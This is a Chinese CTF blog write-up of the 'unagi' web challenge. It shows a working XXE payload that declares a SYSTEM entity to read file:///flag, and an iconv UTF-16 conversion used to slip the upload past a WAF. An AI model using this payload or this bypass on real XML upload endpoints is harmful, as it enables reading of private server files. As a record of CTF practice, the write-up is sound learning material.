XCTF Web 记录（unagi）

原创

「已注销」 于 2021-03-09 09:59:16 发布 214 收藏


分类专栏： CTF 文章标签： web xml

本文链接：https://blog.csdn.net/qq_45742511/article/details/114575680

unagi

打开页面，四个跳转。

一个提示页面：



Flag is located at /flag, come get it

一个利用方式提示：

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
-<users>
  -<user>
      <username>alice</username>
      <password>passwd1</password>
      <name>Alice</name>
      <email>alice@fakesite.com</email>
      <group>CSAW2019</group>
    </user>
  -<user>
      <username>bob</username>
      <password>passwd2</password>
      <name> Bob</name>
      <email>bob@fakesite.com</email>
      <group>CSAW2019</group>
```

```
    </user>
</users>
```


一个利用点：


利用方式：

XXE注入。

构造XXE注入代码：

```
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xxe SYSTEM "file:///flag" >]>
<users>
    <user>
        <username>bob</username>
        <password>passwd2</password>
        <name> Bob</name>
        <email>bob@fakesite.com</email>
        <group>CSAW2019</group>
        <intro>&xxe;</intro>
    </user>
</users>
```

上传后发现存在WAF：



通过XXE编码转换成utf-16编码绕过：

```
iconv -f utf8 -t utf-16 1.xml>2.xml
```

上传，获得flag。

总结

第一次做XXE的题目。

XXE模板中，使用file://读取文件。

iconv转换编码。